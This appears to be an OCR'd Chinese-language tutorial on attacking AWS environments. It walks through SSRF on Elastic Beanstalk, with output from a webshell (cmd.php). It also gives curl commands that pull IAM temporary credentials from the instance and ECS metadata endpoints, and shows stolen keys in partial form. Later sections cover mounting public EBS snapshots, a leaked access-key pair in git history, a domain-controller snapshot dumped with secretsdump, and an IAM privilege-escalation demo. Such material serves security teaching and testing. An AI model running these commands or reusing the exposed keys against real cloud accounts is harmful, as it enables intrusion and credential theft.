
参考notsosecure在特殊场景下的利用姿势
https://www.notsosecure.com/exploiting-ssrf-in-aws-elastic-beanstalk/

- **Using CI/CD AWS CodePipeline**
- **Rebuilding the existing environment**
- **Cloning from an existing environment**
- **Creating a new environment with S3 bucket URL**

说明在这些场景下才能有利用的可能性

Case 6: SSRF在特殊场景下elasticbeanstalk上的利用方式

使用CI/CD AWS CodePipeline的场景



Step 1
Choose pipeline settings

Step 2
Add source stage

Step 3
Add build stage

Step 4
Add deploy stage

Step 5
Review

Developer Tools > CodePipeline > Pipelines > Create new pipeline

Add source stage

Source

Source provider
This is where you stored your input artifacts for your pipeline. Choose the provider and then provide the connection details.
Amazon S3


Bucket
elasticbeanstalk-ap-southeast-1-[redacted]

S3 object key
2019214ZTM-wordpress.zip

Change detection options
Choose a detection mode to automatically start your pipeline when a change occurs in the source code.

● Amazon CloudWatch Events (recommended)
Use Amazon CloudWatch Events to automatically start my pipeline when a change occurs

○ AWS CodePipeline
Use AWS CodePipeline to check periodically for changes



```
ec2-user@kali:~$ curl http://blo[redacted]outheast-1.elasticbeanstalk.com/wordpress/cmd.php?cmd=ifconfig
<pre>eth0      Link encap:Ethernet  HWaddr 06:23:BE:56:7E:E0
          inet addr:172.31.21.160  Bcast:172.31.31.255  Mask:255.255.240.0
          inet6 addr: fe80::423:beff:fe56:7ee0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:33561 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14289 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32528662 (31.0 MiB)  TX bytes:4479582 (4.2 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:140 (140.0 b)  TX bytes:140 (140.0 b)
```

Case 7: 从任意文件读取到获取临时凭证

1. 通过获取主机名判断主机信息 dig +short victim.com |xargs -i host {}
2. 尝试访问metadata


curl -s " http://victim.com/?url=http://169.254.169.254/latest/meta-data/iam/info"

3. 通过/proc/self/environ获取ECS的GUID

curl " http://victim.com/?url=/proc/self/environ" --output - && printf "\n"


4. 通过metadata配合GUID,获取临时凭证

curl -s "http://victim.com/?url=http://169.254.170.2/v2/credentials/GUID



```
ec2-user@kali:~$ dig +short co[redacted] |xargs -i host {}
[redacted]ddr.arpa domain name pointer ec2-[redacted].compute-1.amazonaws.com.
ec2-user@kali:~$ curl -s "http://co[redacted]/http://169.254.169.254/latest/meta-data/iam/info"
ec2-user@kali:~$ curl  "http://[redacted]/proc/self/environ"  --output - && printf "\n"
HOSTNAME=ip-172-31-48-168.ec2.internalHOME=/rootAWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/468f64[redacted]AWS_EXECUTION_ENV=AWS_ECS_FARGATEAWS_DEFAULT_REGIO
N=us-east-1PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binAWS_REGION=us-east-1PWD=/
ec2-user@kali:~$ curl -s "http:/[redacted]/http://169.254.170.2/v2/credentials/468f6[redacted]" | jq .
{
  "RoleArn": "arn:aws:iam::65371
  "AccessKeyId": "ASIAZQNB3KHGNB
  "SecretAccessKey": "2etwAnGEDP
  "Token": "FQoGZXIvYXdzEHMaDGV+UwSjdp+YuppEWSKSBClDjPhes29fBLGIo65CNy4PQNyLYit1BP6VnbI55/h4hlBR3+HEGJV4UdsvyKXrjblPD2aOD047FXU2XIWwWtDJ5dlJXnQtlE2/mSC0/CJfmL8QH2fx79ZSwMq0YDTXSmiib97RaS65L
lPCJVgr47KunH3PVDT8RB2tt6vjhBfTSE3It/GXg9F+2nQPS7sgvJLjDSS6Obnps+6KB5vWOCEJfoMg2CFYjnt7I/H053XMmMSVEbwxn6H8/aik/i9UjGLHZ05rdSSnRyJbzZhYtsP2fx8Z8y+D1stZd2QYbqAL0SHxNBLHjDS/36moTXThPtL5l982FB
Rw0AgLgMH9afY/bYjuvMvNm+6r+N9Bw4ICdOt87QcVlOZv06ghvV9yp2ovXrHnUu8JuEhM8ECHXKC0wjA9yGnvHZaBHeDF1s73ZdCwO0zoT7zWa8UX86vEVXS0LWelBG4vE5jHM6CmZ9ieb3yl0urbO0G2VDwgIaru9vO4Ug1u/Z84nkkaPF6h9DDeMXn
ZsmIjr3JydbTCNsahj80eKSSuG+YCLoQyr51+9MZhbauAgofvaW729WNfJ73h0IpjJU63B5RjqKDePuGXOPKqOHOWJ+B5kJApZ+xZ0SlVsuuIxvzzOfyvCrsuoVDsGFENwZ0LwsNxj5VdtGCwTv/N0sscgY59a6LB+ZEGmTqvowFCRmft3XhEgUKF8Zdd
KJ3jkeoF",
  "Expiration": "2019-08-02T23:23:41Z"
}
```


Case 8: 公开的snapshot里存有敏感信息



☐	Name	Snapshot ID	Size	Description	Status	Started	Progress	Encryption	KMS Key
☐		snap-057b7f710e25...	8 GiB	AWS Sec Tools Volume	● completed	June 4, 2018 at 3:09:13 AM ...	available (100%)	Not Encrypted	

没有加密snapshot并且设置为了Public☝

1.新建一个volume根据snapshotID 👉
2.将volume挂载到一个EC2(必须是同一个可用区)
3.查看内容👇




Snapshots > Create Volume

Create Volume

Snapshot ID	snap-057b7f710e2503fbd
Volume Type	General Purpose SSD (gp2)
Size (GiB)	8 (Min: 1 GiB, Max: 16384 GiB)
IOPS	100 / 3000 (Baseline of 3 IOPS per GiB with a minimum of 100 IOPS, burstable to 3000 IOPS)
Availability Zone*	eu-west-1a
Throughput (MB/s)	Not applicable
Encryption	☐ Encrypt this volume


Key (128 characters maximum)	Value (256 characters maximum)
Name	ViewSnapShotContent



```
diff --git a/BucketScanner.py b/BucketScanner.py
[root@ip-172-31-15-240 BucketScanner]# git log -p |grep -i key
    Oooops forgot to remove access keys
-#keys for reading our bucket's content
-AWS_ACCESS_KEY_ID = 'AKIAJK4WQAVSYATSWLKQ'
-AWS_SECRET_ACCESS_KEY = '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'
```

Case 8: 有关snapshot的利用联想

- 如果攻击者有CreateSnapshot 和 ModifySnapshotAttribute权限,可以针对想要浏览的目标实例的volume新建一个snapshot,并设置为public,然后挂载到自己的实例上,浏览目标volume内容.



Tanner Barnes
@_StaticFlow_

Maybe this is old news but I just escalated to DA by taking a Snapshot of their DC running in AWS, converted the snapshot to a new Volume, mounted the Volume to a linux EC2 instance, then exported the ntds.dit and SYSTEM file to secretsdump. Never seen that done anywhere else.

♡ 479 2:10 AM - May 16, 2019

Case 9: 错误配置的IAM权限导致的权限提升

- 必读: https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/

- 危险的21个权限:

iam:CreatePolicyVersion;iam:SetDefaultPolicyVersion;iam:PassRole and ec2:RunInstances;iam:CreateAccessKey;iam:CreateLoginProfile;iam:UpdateLoginProfile


;iam:AttachUserPolicy;iam:AttachGroupPolicy;iam:AttachRolePolicy;iam:PutUserPolicy;iam:PutGroupPolicy;iam:PutRolePolicy;iam:AddUserToGroup;iam:UpdateAssumeRolePolicy and sts:AssumeRole;iam:PassRole,lambda:CreateFunction,and lambda:InvokeFunction;iam:PassRole, lambda:CreateFunction, and lambda:CreateEventSourceMapping (and possibly dynamodb:PutItem and dynamodb:CreateTable);lambda:UpdateFunctionCode;iam:PassRole and glue:CreateDevEndpoint;glue:UpdateDevEndpoint;iam:PassRole and cloudformation:CreateStack;iam:PassRole, datapipeline:CreatePipeline, and datapipeline:PutPipelineDefinition

DEMO: 错误配置的IAM权限导致的权限提升

1.已经获得一个叫hulk的低权限IAM用户凭证,配置好awscli后,查看当前所有iam-users,找到目标账户thor

aws iam list-users --profile hulk

2.确认thor用户使用的是托管策略”administratorAccess”,具有高权限



```
[mickey@pentestbox ~]$ aws iam list-attached-user-policies --user-name thor --profile hulk
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

